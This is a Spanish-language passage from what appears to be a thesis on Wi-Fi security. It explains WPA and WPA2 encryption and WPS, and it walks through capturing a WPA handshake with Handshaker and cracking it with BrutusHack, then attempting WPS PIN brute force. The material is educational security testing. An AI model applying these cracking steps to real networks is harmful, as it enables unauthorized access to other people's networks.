


Figura 9: Cifrado de una trama con WPA.

Para realizar el proceso inverso de descifrado de la trama, se llevarán a cabo los siguientes pasos:

1. Se extrae el IV y la dirección de destino que son concatenados con la clave PTK.

2. El algoritmo PNRG toma como entrada la cadena resultante del paso anterior, para dar lugar a la clave de cifrado de paquete.

3. Luego, entre los datos cifrados y la calve de cifrado (generada en el paso dos) se realiza la función XOR.

4. Al final, se ejecuta “MIC” (verifica la integridad) al resultante del paso tres, que sería la información descifrada.

El proceso se concibe en la siguiente figura:




Figura 10: Descifrado de la trama 802.11 mediante WPA


4.2.5 Ataque al protocolo WPA

Hoy en día existen numerosas herramientas que nos demuestran las vulnerabilidades que se pueden explotar en el protocolo de seguridad WPA. Caben destacar algunas como: Handshaker, BrutusHack, Airoscript, GOYScript Wpa, Minidwep-gtk. Todas ellas residentes en Wifislax.


En este ataque se obvia los pasos iniciales del ataque WEP puesto que son idénticos y se detallan a continuación los pasos a seguir para conseguir la contraseña del punto de acceso. Utilizaremos las herramientas: Handshaker y BrutusHack.

Se deben ejecutar en el siguiente orden: primeramente Handshake para sacar el Handshake y posteriormente, BrutusHack.

Lo primero es seleccionar la tarjeta (wlan0)




Una vez seleccionada, se arranca automáticamente airodump-ng para hacer un escaneo de las redes y de los dispositivos/clientes que están conectados a ellas.




Cortamos el proceso después de un minuto aproximadamente, para que le haya dado tiempo a reconocer todos los clientes conectados a la red. Si nos marca con * significa que hay clientes en esa red, hay tráfico de datos y por lo tanto será más fácil descifrar la clave.


A continuación nos da a elegir entre 5 ataques, seleccionamos el primero:




El ataque progresa de la siguiente manera hasta que arriba en la parte derecha nos devuelve el handshake.




Ya consiguió el handshake y lo guardó en la ruta: /opt/Handshaker/handshake/ como muestra las siguientes imágenes:






Una vez conseguido el handshake, copio el archivo .cap en la carpeta /opt/brutus, para que la herramienta BrutusHack lo pueda utilizar.




Selecciono la opción 6

Y creo el diccionario metiéndole los caracteres números en sus 8 posiciones:



Selecciono la opción 1 para el ataque:

Tras un tiempo recorriendo el diccionario, se obtiene la contraseña:



4.3 Protocolo WPA2

4.3.1 Definición y mecanismo de autenticación

En el año 2004 la alianza Wi-Fi publicó el protocolo de seguridad WPA2. WPA2 es el desarrollo que la Wi-Fi Alliance aprueba para interoperar con el estándar IEEE802.11i.

Se comentaba años atrás que los productos con WPA eran los más seguros y los mejores, pero la realidad no es esa. Existen muchas empresas y organizaciones que deseaban las certificaciones que ofrece WPA2 respecto a la norma 802.11i. Lo hacen porque han necesitado el cifrado AES [28] o bien por razones internas o, simplemente, para tener mayor seguridad.

WPA2 está fundamentado en su hermano anterior WPA, son compatibles; pero la principal diferencia es que el nuevo protocolo resuelve estas necesidades comentadas anteriormente, está creado con el objetivo de satisfacer las necesidades más exigentes de las organizaciones.

Las similitudes entre IEEE802.11i y WPA2 son muchas. Ambos utilizan como código de cifrado AES/CCMP y obvian al antiguo algoritmo de cifrado RC4/TKIP de WPA. Entre ellos hay 2 diferencias fundamentales:

1. Para que WPA2 pueda ser compatible con WPA, habilita el funcionamiento con el protocolo TKIP y CCMP.

2. WPA2 no tiene los servicios de voz inalámbricos ofrecidos por IEEE802.11i, lo que implica la pérdida de datos en el roaming.

La principal diferencia entre WPA2 y WPA es que el primero utiliza como mecanismo de cifrado más avanzado AES, al igual que IEEE802.11i. De todos modos, ambos protocolos de seguridad son compatibles, de ahí que algunos dispositivos que utilizan protocolo WPA puedan ser actualizados a WPA2 con la instalación de un software específico. Pero otros, en cambio, debido a la estructura del mecanismo de cifrado requerido por AES; requieren de un cambio en el hardware.

WPA2 acepta los dos mecanismos de autenticación: si es para las casas de tipo personal (PSK) o si es para las organizaciones empresariales (IEEE802.1X/EAP). Hoy en día, las organizaciones del IEEE y la Wi-Fi Alliance pretenden agrupar WPA2 y IEEE802.11i.

Respecto a la autenticación, el protocolo de seguridad WPA2 utiliza los mismos que para WPA.

4.3.2 Mecanismo de cifrado

Todo el mecanismo de cifrar información es muy parecido al ya visto en el protocolo WPA, cumple las normas del estándar IEEE802.11i. La gran diferencia entre WPA y WPA2 es el avance de su algoritmo de cifrado. RC4 (utilizado por WEP y WPA) es reemplazado por AES. Éste consiste en cifrar bloques de clave simétrica empleando grupos de bits con un tamaño fijo. Para el cifrado y descifrado de la información, se emplea la misma clave simétrica/maestra.

Con AES, las tramas de datos se cifran en bloques de 128 bits independientes. AES es un mecanismo de cifrado mucho más robusto y con mayor nivel de fortaleza que el de sus hermanos.

4.3.3 Ataque al protocolo WPA2. Reaver

Antes de tratar las herramientas que se pueden utilizar para atacar las vulnerabilidades de este protocolo es necesario que os hable del protocolo de seguridad que usa y algunos otros detalles que paso a describir a continuación:

- **Definición de WPS**

Wifi Protected Setup [29] es un estándar generado por la Wi-Fi Alliance, que para crear redes inalámbricas más seguras. Como en las casas y en las pequeñas empresas cada vez es más fácil vulnerar los puntos de acceso, crearon WPS con el fin de mejorar la configuración de estos PA Y facilitarle así el trabajo a los administradores de los dispositivos.

WPS permite que los dispositivos que quieran acceder a la red consigan las credenciales requeridas por el sistema de autenticación.

Para que el sistema WPS funcione, es necesario que los 3 componentes de la arquitectura de WPS realicen sus funciones correctamente:

- Registro: es un dispositivo que crea o elimina las credenciales necesarias para todo el proceso. Puede ser un AP u otro cliente.
- Enrollee: es el dispositivo que desea entrar en la red inalámbrica.

- Authenticator: es el punto de acceso que actúa como pasante entre los dos anteriores.

Para la transferencia de las credenciales, WPS lo puede hacer de varias formas:

- Mediante PIN (Número de Identificación Personal): es un número que tiene un tamaño de 4 a 8 dígitos. Lo tienen que saber tanto Registro como Enrollee.




Figura 11: Configuración WPS por Pin

- Mediante PBC (Configuración del Botón Empujar): en uno de los ataques se hizo esta prueba y es que durante el tiempo en el cual se pulsa el botón wps del punto de acceso, todos los dispositivos que hayan alrededor se pueden conectar a la red.




Figura 12: Configuración WPS por PBC


- Mediante USB: mediante un usb por ejemplo, o cualquier otro tipo de almacenamiento externo se pueden transferir las configuraciones del dispositivo Registro a uno Enrollee.

De todos modos, hace ya unos meses se han encontrado vulnerabilidades en el sistema WPS.


Explicado esto, ahora procedemos a enumerar algunas de las herramientas que se pueden utilizar para reflejar las vulnerabilidades del protocolo WPA2 pueden ser: BullyWPSdialog, GOYscript WPS, PixieScript, WPS-Scanner, WPS PinGenerator, QtWPSPin, Minidwep-gtk o Reaver [30].

El tipo de seguridad al que nos enfrentamos en WPA2 en este caso con cifrado AES y sistema de WPS por Pin. Empezaremos con la herramienta **WPSPinGenerator**:


Hacemos un escaneo de las redes disponibles y se obtiene:




Después de seleccionar la red 1 y probar el método dos para probar con el pin genérico o calculado por un algoritmo, empieza el ataque que termina afirmando que el pin no es el correcto y que no ha podido obtener la clave WPA2:




Ahora probamos con el método 3, que prueba con todos los pines que pueda por fuerza bruta, pero el AP se bloquea por un límite de tiempo de 60 segundos.




De nuevo probamos con otra red con el método de prueba por pin con fuerza bruta, y observamos cómo va probando todos los pines posibles a medida que aumenta el porcentaje de coincidencia con el pin válido.




Después de varios intentos, el AP se bloquea; impidiendo seguir realizando el ataque:

